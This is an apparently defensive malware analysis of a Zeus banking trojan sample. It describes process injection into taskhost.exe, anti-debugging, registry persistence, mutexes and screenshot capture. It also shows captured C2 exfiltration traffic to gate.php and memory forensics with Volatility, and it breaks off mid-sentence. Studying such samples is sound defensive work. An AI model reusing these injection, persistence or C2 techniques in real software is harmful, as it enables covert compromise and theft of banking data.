
Suspicious behavior and malicious techniques


Code Injection

Zeus brings a technique which employs the use of CreateToolhelp32Snapshot API. The sample uses this to get a snapshot of all running processes and cycles through them with Process32FirstW and Process32NextW to find a suitable process to migrate into.



It also utilizes code injection with CreateRemoteThread API call into taskhost.exe. CreateProcess is used to get a handle of the target process. After that VirtualAllocEx is used to allocate space in that target process. WriteProcessMemory is then used to write the malicious code. In the end, CreateRemoteThread Is called upon to execute the code in the target process.






Anti-analysis

When I tried to analyze the sample with the help of a debugger, I stumbled upon this code:

- mov edx, dword ptr fs:[30]


It is loading the address of the Process Environment Block (PEB) through the Thread Information Block (TIB), which can be accessed via the FS segment.




This is checking whether the process is being debugged or not.

Privileges

Malware developers can abuse the **SeTcbPrivilege** to generate a new token with additional privileges or features that are then used with impersonation.




There is also a call to LookupPrivilegeValueW API to check for SeSecurityPrivilege token. These privileges allow the malicious process to obtain all other privileges as well and implemented to check whether the current user has “Administrator” rights.



Registry operations

Zeus created the following registry keys under the following hives to set up autorun persistence that happens during Windows startup.



Key:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\{8C176F55-5B00-244A-1179-EE6419A86A07}


Data:
C:\Users\Louise\AppData\Roaming\Zikyw\qivoa.exe

The following Registry related API calls were observed:

- RegCreateKeyExW
- RegQueryValueExW
- RegOpenKeyExW
- RegCloseKey
- RegSetValueExW
- RegEnumKeyExW


Enumeration

GetComputerNameW and GetVersionExW are also used to gather OS information from the target machine.



Mutex

Mutexes are often used to prevent multiple instances of the same malware running on a target system, so only one may prevail.
Zeus creates both Global\ and Local\ mutexes.




The following API calls are used:

- CreateMutexW
- OpenMutexW
- ReleaseMutex

```
Global\{FBBC5307-6752-53E1-1179-EE6419A86A07}
Local\{6A03137D-2728-C25E-1179-EE6419A86A07}
Local\{41A5764C-4219-E9F8-1179-EE6419A86A07}
Global\{3398D54B-E11E-9BC5-491D-D37741CC5714}
Global\{3398D54B-E11E-9BC5-B51D-D377BDCC5714}
Global\{3398D54B-E11E-9BC5-051C-D3770DCD5714}
Global\{3398D54B-E11E-9BC5-351C-D3773DCD5714}
Global\{3398D54B-E11E-9BC5-CD1C-D377C5CD5714}
Global\{3398D54B-E11E-9BC5-D11C-D377D9CD5714}
Global\{3398D54B-E11E-9BC5-951C-D3779DCD5714}
Global\{3398D54B-E11E-9BC5-AD1C-D377A5CD5714}
```

Screenshot

Zeus creates screenshots of the target system when the infected user tries to access their banking portal for example.



The GDI32 library provides all the necessary functions to achieve this:

00000000004010A4	RestoreDC	GDI32
00000000004010A8	SaveDC	GDI32
00000000004010AC	DeleteDC	GDI32
00000000004010B0	GdiFlush	GDI32
00000000004010B4	SetViewportOrgEx	GDI32
00000000004010B8	SelectObject	GDI32
00000000004010BC	CreateCompatibleDC	GDI32
00000000004010C0	CreateDIBSection	GDI32
00000000004010C4	GetDeviceCaps	GDI32
00000000004010C8	GetDIBits	GDI32
00000000004010CC	DeleteObject	GDI32
00000000004010D0	SetRectRgn	GDI32
00000000004010D4	CreateCompatibleBitmap	GDI32

Internet activity


Zeus makes an initial GET and the follow-up POST requests to exfiltrate data to the C2 server: these are detailed near the end, in the Network traffic analysis section.

http.host == "root-me-dans-ton.onion"

No.	Source IP	Source	Destination IP	Des	Proto	Leng	Host	Info
735	127.0.0.1	49203	127.0.0.1	80	HTTP	352	root-me-dans-ton.onion	GET /zeus/config.bin HTTP/1.1
782	127.0.0.1	49205	127.0.0.1	80	HTTP	753	root-me-dans-ton.onion	POST /zeus/gate.php HTTP/1.1
797	127.0.0.1	49206	127.0.0.1	80	HTTP	707	root-me-dans-ton.onion	POST /zeus/gate.php HTTP/1.1
842	127.0.0.1	49208	127.0.0.1	80	HTTP	753	root-me-dans-ton.onion	POST /zeus/gate.php HTTP/1.1
857	127.0.0.1	49209	127.0.0.1	80	HTTP	707	root-me-dans-ton.onion	POST /zeus/gate.php HTTP/1.1
902	127.0.0.1	49211	127.0.0.1	80	HTTP	707	root-me-dans-ton.onion	POST /zeus/gate.php HTTP/1.1
917	127.0.0.1	49212	127.0.0.1	80	HTTP	753	root-me-dans-ton.onion	POST /zeus/gate.php HTTP/1.1
962	127.0.0.1	49214	127.0.0.1	80	HTTP	707	root-me-dans-ton.onion	POST /zeus/gate.php HTTP/1.1
977	127.0.0.1	49215	127.0.0.1	80	HTTP	753	root-me-dans-ton.onion	POST /zeus/gate.php HTTP/1.1
1024	127.0.0.1	49217	127.0.0.1	80	HTTP	707	root-me-dans-ton.onion	POST /zeus/gate.php HTTP/1.1

It uses the following APIs for the task:

- HttpQueryInfoA
- HttpOpenRequestA
- HttpSendRequestA
- HttpSendRequestExA
- HttpSendRequestExW
- HttpSendRequestW
- HttpAddRequestHeadersA
- HttpAddRequestHeadersW
- InternetReadFile
- InternetReadFileExA
- InternetOpenA



Markers

An interesting marker was seen amongst the string of the sample: 0xF52BE0F5
After some OSINT research, I have found that this is a signature hash hardcoded in the source code of Zeus.


https://github.com/uplusplus/Zeus/blob/translation/source/common/config.h


#define BO_SIGNATURE "warrior buy source"
#define BO_SIGNATURE_HASH "0xF52BE0F5"

A good opportunity to build malware detection on this.

Live detonation of Zeus

To peak into Zeus' inner workings, I have decided to download a Windows 7 ISO image and infect a VM built out with it, so I can capture a memory dump of an infected host. I have chosen the program DumpIt to take forensic image of the memory, just after I have executed the malicious sample of Zeus and have set up a local webserver.





Network traffic analysis

To capture network traffic, I have used FireEye's Fakenet tool that simulates an HTTP server and intercepts traversing traffic. From the initial sandbox detonation, I know that the sample will try to reach out to root-me-dans-ton[.]onion, so I have also made sure to create a hosts entry in my VM's system hosts file.

Length	Protocol	Transaction ID	Flags	Name	Type
82	DNS	0x8147	0x0100	root-me-dans-ton.onion	A (Host Address)
157	DNS	0x8147	0x8183	root-me-dans-ton.onion	A (Host Address)

root-me-dans-ton.onion 127.0.0.1

I also know that the Zeus sample will try to get the config.bin file, as this is the dynamic configuration file from the C2 server from a specific location.

So, I created a WWW directory on my local HTTP server and placed the config.bin file there.

127.0.0.1/zeus/config.bin

```
GET /zeus/config.bin HTTP/1.1
Accept: */*
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: root-me-dans-ton.onion
Cache-Control: no-cache

HTTP/1.0 200 OK
Server: FakeNet/1.3
Date: Thu, 23 Sep 2021 09:45:25 GMT
Content-Type: application/octet-stream
Content-Length: 351

.k.2c.w.g....7.R..u......L.C.....:l../u|.H7..)..9.h.h......@^.......
r..2.....?.S.i&......^\......}.....\..v.....oCV.......7..|z{.T.....!".......D.@........_@.......C-..!8.#...
[.O...c..'.F........g.'...]...&..H..|6..F.Sh..^.Tc$..NM)W  .j.[.v...<.Z.
...;......Q.$...>..$..y.6h...s.D..J@8.02..z[.+B...Sx.#Y+me..w.}.\...8..u....l.....V....c.z......(H.f..
```

Zeus sent the initial GET request and received back the config.bin file from my local HTTP server, successfully impersonating the C2 server.

As a next step, Zeus will try to communicate via the gate.php, which was also captured.
Since Zeus's source code is leaked, I could have looked up the Zeus webserver's code and could have built out the real C2 server, but due to time constraints I have skipped this part, and I only needed the Zeus sample to receive the config.bin file as it were to reach out to the Internet and to the C2.

Destination Port	Protocol	Length	Host	Info
80	TCP	52		49209 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=65495 WS=256
49209	TCP	52		80 → 49209 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=65
80	TCP	40		49209 → 80 [ACK] Seq=1 Ack=1 Win=8192 Len=0
80	HTTP	707	root-me-dans-ton.onion	POST /zeus/gate.php HTTP/1.1
49209	TCP	40		80 → 49209 [ACK] Seq=1 Ack=668 Win=7424 Len=0
49209	TCP	57		80 → 49209 [PSH, ACK] Seq=1 Ack=668 Win=7424 Len=17 [TC
80	TCP	40		49209 → 80 [ACK] Seq=668 Ack=18 Win=7936 Len=0
49209	TCP	1500		80 → 49209 [PSH, ACK] Seq=18 Ack=668 Win=7424 Len=1460
49209	HTTP	133		HTTP/1.0 200 OK (text/html)
49209	TCP	40		80 → 49209 [FIN, ACK] Seq=1571 Ack=668 Win=7424 Len=0
80	TCP	40		49209 → 80 [ACK] Seq=668 Ack=1478 Win=8192 Len=0
80	TCP	40		49209 → 80 [ACK] Seq=668 Ack=1571 Win=7936 Len=0
80	TCP	40		49209 → 80 [ACK] Seq=668 Ack=1572 Win=7936 Len=0
80	TCP	40		49209 → 80 [FIN, ACK] Seq=668 Ack=1572 Win=7936 Len=0
49209	TCP	40		80 → 49209 [ACK] Seq=1572 Ack=669 Win=7424 Len=0

Memory forensics

Now, in my hands with a memory dump of an infected machine, I can further analyze Zeus. First thing is to identify the image and use the given profile.

```
neo@zion:~/volatility-2.6.1$ python2.7 vol.py -f ../ZEUS-PC-20210923-094721.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.zbotscan (AttributeError: 'module' object has no attribute 'ProcExeDump')
*** Failed to import volatility.plugins.zeusscan2 (AttributeError: 'module' object has no attribute 'ApiHooks')
*** Failed to import volatility.plugins.zeusscan1 (AttributeError: 'module' object has no attribute 'ImpScan')
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_2
x64_24000, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/neo/ZEUS-PC-20210923-094721.raw)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf800027ec120L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff800027ee000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2021-09-23 09:47:22 UTC+0000
     Image local date and time : 2021-09-23 02:47:22 -0700
neo@zion:~/volatility-2.6.1$
```

Initially, I have investigated the list of processes and network connections. It is clear the Zeus ran successfully and created the fouxe.exe file and process, but also migrated into taskhost.exe via CreateRemoteThread and ran its malicious code from there. ApiHooks and impscan also shows many hits on dwm.exe and the malfind plugin also confirms the presence of injected code.

```
0xfffffa8003bfab00 msiexec.exe            1100    480      6      301      0      0 2021-09-23 09:41:45 UTC+0000
0xfffffa8003c4f060 msiexec.exe            2068   1100      0 --------      1      0 2021-09-23 09:41:50 UTC+0000
0xfffffa8003c91b00 svchost.exe            2084    480      4       65      0      0 2021-09-23 09:41:52 UTC+0000
0xfffffa8003d66770 cmd.exe                2576   1284      1       27      1      0 2021-09-23 09:43:56 UTC+0000
0xfffffa8003f6e770 conhost.exe            3004    416      2       57      1      0 2021-09-23 09:43:56 UTC+0000
0xfffffa8006830a00 fakenet.exe            2904   1284      4      126      1      1 2021-09-23 09:44:43 UTC+0000
0xfffffa8003ac0340 conhost.exe            2532    416      2       60      1      0 2021-09-23 09:44:43 UTC+0000
0xfffffa8003d94240 fakenet.exe            1320   2904     18      295      1      1 2021-09-23 09:44:43 UTC+0000
0xfffffa8003f527e0 fouxe.exe              2884   2932     13      183      1      1 2021-09-23 09:45:20 UTC+0000
0xfffffa8003f6cb00 SearchProtocol         2620    100      7      280      0      0 2021-09-23 09:45:54 UTC+0000
0xfffffa8004178b00 DumpIt.exe             2304   2576      2       46      1      1 2021-09-23 09:47:21 UTC+0000
0xfffffa8003c018c0 SearchFilterHo          452    100      5       98      0      0 2021-09-23 09:47:24 UTC+0000
neo@zion:~/volatility-2.6.1$
```

Fortunately, threat intel community have come up with an easier way to get Zeus configuration parameters and there are many Zeus config extractors out there:

